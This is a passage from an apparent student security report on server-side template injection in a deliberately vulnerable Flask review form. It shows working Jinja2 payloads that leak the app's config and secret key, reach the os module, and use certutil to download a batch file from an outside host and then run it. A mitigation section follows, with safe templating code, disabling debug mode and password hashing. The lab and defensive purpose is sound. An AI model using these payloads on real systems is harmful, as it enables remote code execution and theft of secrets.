
- It works across Flask versions without index hunting.

Attack 1: Config Disclosure


To find the config of the code we will be using the payload: **{{config}}**



The image shows a dark-themed web interface for leaving a review. At the top, it says 'GUEST NOTE' and 'Leave a review'. Below this is a message: 'Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project. Thank you, 49! Your review has been submitted.' The form consists of three input fields. The first is a dropdown menu with 'Château Margaux 2015' selected. The second is a text field containing the payload '{{config}}'. The third is a larger text area containing the text 'Samriddha dada don ho'. At the bottom of the form is a 'Submit review' button.

Figure 15 Config Disclosure

Outcome:



← Dashboard

Leave a review

Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project.

Thank you, <Config {'DEBUG': True, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': 'supersecretkey', 'SECRET_KEY_FALLBACKS': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'TRUSTED_HOSTS': None, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_PARTITIONED': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'MAX_FORM_MEMORY_SIZE': 500000, 'MAX_FORM_PARTS': 1000, 'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'PROVIDE_AUTOMATIC_OPTIONS': True}-! Your review has been submitted.

Select a wine

Your name

Your message

Submit review

Figure 16 Config Outcome


From the output we can identify that debug mode is on, meaning every error can be traced can be further exploited and, we found the secret key, which is: **supersecretkey**. With this key an attacker can forge the session cookies and impersonate any user.

Attack 2: RCE (Remote Key Execution)

Step 1: Confirming OS Module Access

To confirm we can access the OS module, the payload used for that purpose was:

```
{{lipsum.__globals__['os']}}
```



GUEST NOTE

Leave a review

Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project.

Ardbeg Uigeadail


{{lipsum.__globals__['os']}}

Samriddha dada don ho

Submit review

Figure 17 OS Module Access

Output:



GUEST NOTE

Leave a review

Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project.
Thank you, <module 'os' (frozen)>! Your review has been submitted.

Select a wine ▼

Your name

Your message

Submit review

Figure 18 Confirmed Module Access

Step 2: Downloading and Verification of a malicious file into the host machine.

To download the bat file, we will be using the payload:

```
{{lipsum.__globals__['os'].popen('certutil -urlcache -f https://url.com  
C:\\Users\\Public\\test.bat').read()}}
```

The screenshot shows a web form titled "Leave a review" with the subtitle "Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project." Below this is a confirmation message: "Thank you, <module 'os' (frozen)>! Your review has been submitted." The form contains three input fields: a dropdown menu with "Dom Pérignon Vintage" selected, a text field containing a JavaScript payload: `{{lipsum._globals_['os'].popen('certutil -urlcache -f http://10.10.10.10:8080/C:\Users\Public\test.bat').read()}}`, and a text area with "Samriddha Dada Don ho". A "Submit review" button is at the bottom.

Figure 19 Malicious File Injection

Output:

The screenshot shows the same "Leave a review" form, but the confirmation message now reads: "Thank you, **** Online **** CertUtil: -URLCache command completed successfully. ! Your review has been submitted." The input fields are empty: the dropdown shows "Select a wine", the text field shows "Your name", and the text area shows "Your message". The "Submit review" button remains at the bottom.

Figure 20 Downloading Output

The output from the payload indicates successful completion of the command.

Now for the verification part we will be using the payload:

{{lipsum.__globals__[os].popen('dir C:\\Users\\Public\\test.bat').read()}}

GUEST NOTE

Leave a review

Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project.
Thank you, **** Online **** CertUtil: -URLCache command completed successfully. ! Your review has been submitted.

Dom Pérignon Vintage


{{lipsum.__globals__[os].popen('dir C:\\Users\\Public\\test.bat').read()}}

Samriddha dada le access pai sakyao

Submit review

Figure 21 Verification Payload Sent

Output:



The screenshot shows a web form titled "Leave a review" with the subtitle "GUEST NOTE". The form contains a confirmation message, a dropdown menu for "Select a wine", input fields for "Your name" and "Your message", and a "Submit review" button.

GUEST NOTE

Leave a review

Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project.
Thank you, Volume in drive C has no label. Volume Serial Number is 688B-D248 Directory of C:\Users\Public
05/15/2026 10:58 AM 139,905 test.bat 1 File(s) 139,905 bytes 0 Dir(s) 105,427,480,576 bytes free ! Your review has been submitted.

Select a wine

Your name

Your message

Submit review


Figure 22 Verification Output

This output confirms that **test.bat** has been downloaded successfully on the host machine of the website.

Step 3: Execution of the malicious file

To execute the downloaded malicious file the payload sent was:

```
{{lipsum.__globals__['os'].popen('start C:\\Users\\Public\\test.bat').read()}}
```



The screenshot shows a 'Leave a review' form with a dark theme. At the top, it says 'GUEST NOTE' and 'Leave a review'. Below this, there is a message: 'Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project. Thank you, Volume in drive C has no label. Volume Serial Number is 688B-D248 Directory of C:\\Users\\Public 05/15/2026 10:58 AM 139,905 test.bat 1 File(s) 139,905 bytes 0 Dir(s) 105,427,480,576 bytes free ! Your review has been submitted.' The form has three input fields: a name field with 'Dom Pérignon Vintage', a review text field containing the malicious payload '{{lipsum.__globals__['os'].popen('start C:\\Users\\Public\\test.bat').read()}}', and a comment field with 'La khais bhanya thiye access pako'. At the bottom is a 'Submit review' button.

Figure 23 Execution Part 1




Figure 24 Execution Part 2

From the above demonstration we successfully executed Remote Code Execution on the host machine. If it was a real attack the threat actor could remotely download a backdoor file into the host machine to compromise the system.

4. Mitigation

4.1. Firewall in Host Device

By enabling firewalls like windows built-in defenders, we can strongarm the host devices against various RCE's. After enabling windows defender, when we try to send a payload to download a file it is automatically blocked and quarantined by the firewall.

As we can see, all the above attacks were executed because the firewall on the host machine was turned off.

After turning on the firewall, the following notification is sent to the host machine when someone tries to run a shell command from the webpage.




Figure 25 Windows Security

4.2. Safe Coding Practices

Safe coding techniques are the techniques that are adopted during software development activities and while writing code to minimize the vulnerabilities associated with software and ensure software reliability against any attacks (OWASP, 2024). The process of safe coding ensures that all the inputs received by the system are considered untrusted data and not code to be executed. Safe coding focuses on secure input/output data handling, correct validation, and secure templating.

Objectives of Safe Coding Practices

The main aims behind safe coding are as follows:

- Prevention of any unauthorized code execution
- Minimizing software vulnerabilities
- Securing organizational data
- Ensuring the confidentiality, integrity, and availability of applications
- Boosting the security of software in general

Important SSTI mitigation measures are:

4.2.1. Data Parameterization

Data parameterization refers to the validation and cleaning up of user input data such that only authorized and correct data is received by an application and not exploited for an injection attack (OWASP, 2024). By injecting these symbols, attackers can trick the template processor into evaluating any expression they desire. A way to avoid SSTI attacks is by data parameterization, where dangerous symbols or unwanted patterns in inputs are blocked before reaching the template processor.

Sanitizing inputs is equally significant since it:

- Avoids running any malicious code
- Decreases risks for applications
- Helps to keep system information secure
- Makes applications less susceptible to attacks

Test Scenario

In case of our demo, the vulnerable code is:

```
conn.commit()

# VULNERABLE: user-controlled input directly concatenated into template string
confirmation_html = render_template_string( "<p>Thank you, <strong>" + name + "</strong>! Your review has been submitted.</p>")

return render_template("review.html", products=products, review_error=None, confirmation=confirmation_html)
```

Figure 26 Vulnerable Code of SSTI

This code snippet is allowing the user input to be treated as executable template code. So, the output when the payload `{{7*7}}` is 49 as the logic of the input is being ran instead of being treated as a plain text.




Figure 27 Vulnerable Website Output


The safe code would be:

```
# Fixed Code: Use render_template_string to safely render the confirmation message without allowing template injection.
confirmation_html = render_template_string( "<p>Thank you, <strong>{{ name }}</strong>! Your review has been submitted.</p>", name=name)

return render_template("review.html", products=products, review_error=None, confirmation=confirmation_html)
```

Figure 28 Remediated Code for SSTI

Now, when we run SSTI payload, thus output is given:



GUEST NOTE

Leave a review

Share your thoughts about the collection. The form intentionally posts to the vulnerable route for your project.
Thank you, {{7*7}}! Your review has been submitted.

Select a wine

Your name

Your message

Submit review

Figure 29 Output After SSTI Mitigation

Instead of the input logic being run, the input is shown as it is and is treated as a string rather than executable template code.

4.2.2. Disabling Debug Mode

Debug mode is disabled in production environments to avoid providing attackers with any sensitive system data and debugging information that may be useful in attacking the application (National Institute of Standards and Technology, 2020).

It offers developers valuable insight into error messages and other important pieces of information that help pinpoint the source of software problems. Enabling debug mode in production environments poses considerable security threats,

Examples include:

```
app.run(debug=True)
```

When enabled in production systems, debug mode may expose:

- Stack traces
- File locations
- Environmental variables
- Database credentials
- Other sensitive application data

Enabling such debugging features will help attackers construct more sophisticated SSTI payloads.

Test Scenario

Vulnerable debug mode

```
342
343 if __name__ == "__main__":
344     app.run(debug=True)
```

Figure 30 Debug Mode ON

```
PS C:\Users\... python app.py
* Serving Flask app 'app'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 107-595-816
```

Figure 31 Debug Mode ON Verification

Patched code

```
if __name__ == "__main__":
    app.run(debug=False)
```

Figure 32 Debug Mode OFF

```
PS C:\Users\...> python app.py
* Serving Flask app 'app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
```

Figure 33 Debug Mode OFF Verification

4.3. Password Hashing

A mitigation technique that helps secure user credentials in a database is called Password Hashing. If an attacker is able to exploit an application for Remote Code Execution, they can directly access the application's database and extract all data stored in it in the case of Flask/Jinja2 apps with SSTI and RCE vulnerabilities. When passwords are stored in plain text or are poor hash function, all of the user accounts are compromised at once.

a) Why password Hashing is Important:

In the web application using Flask and Jinja2, there can be Server-Side Template Injection unhashed password can be easily obtained after an attacker is able to the access the back-end database via SSTI and/or RCE attacks.

In case of data base breach, password hashing will secure the users information.

b) How Password hashing Works:

- Instead of storing: Password: admin123
- The application stores: \$2b\$12\$A1x8....

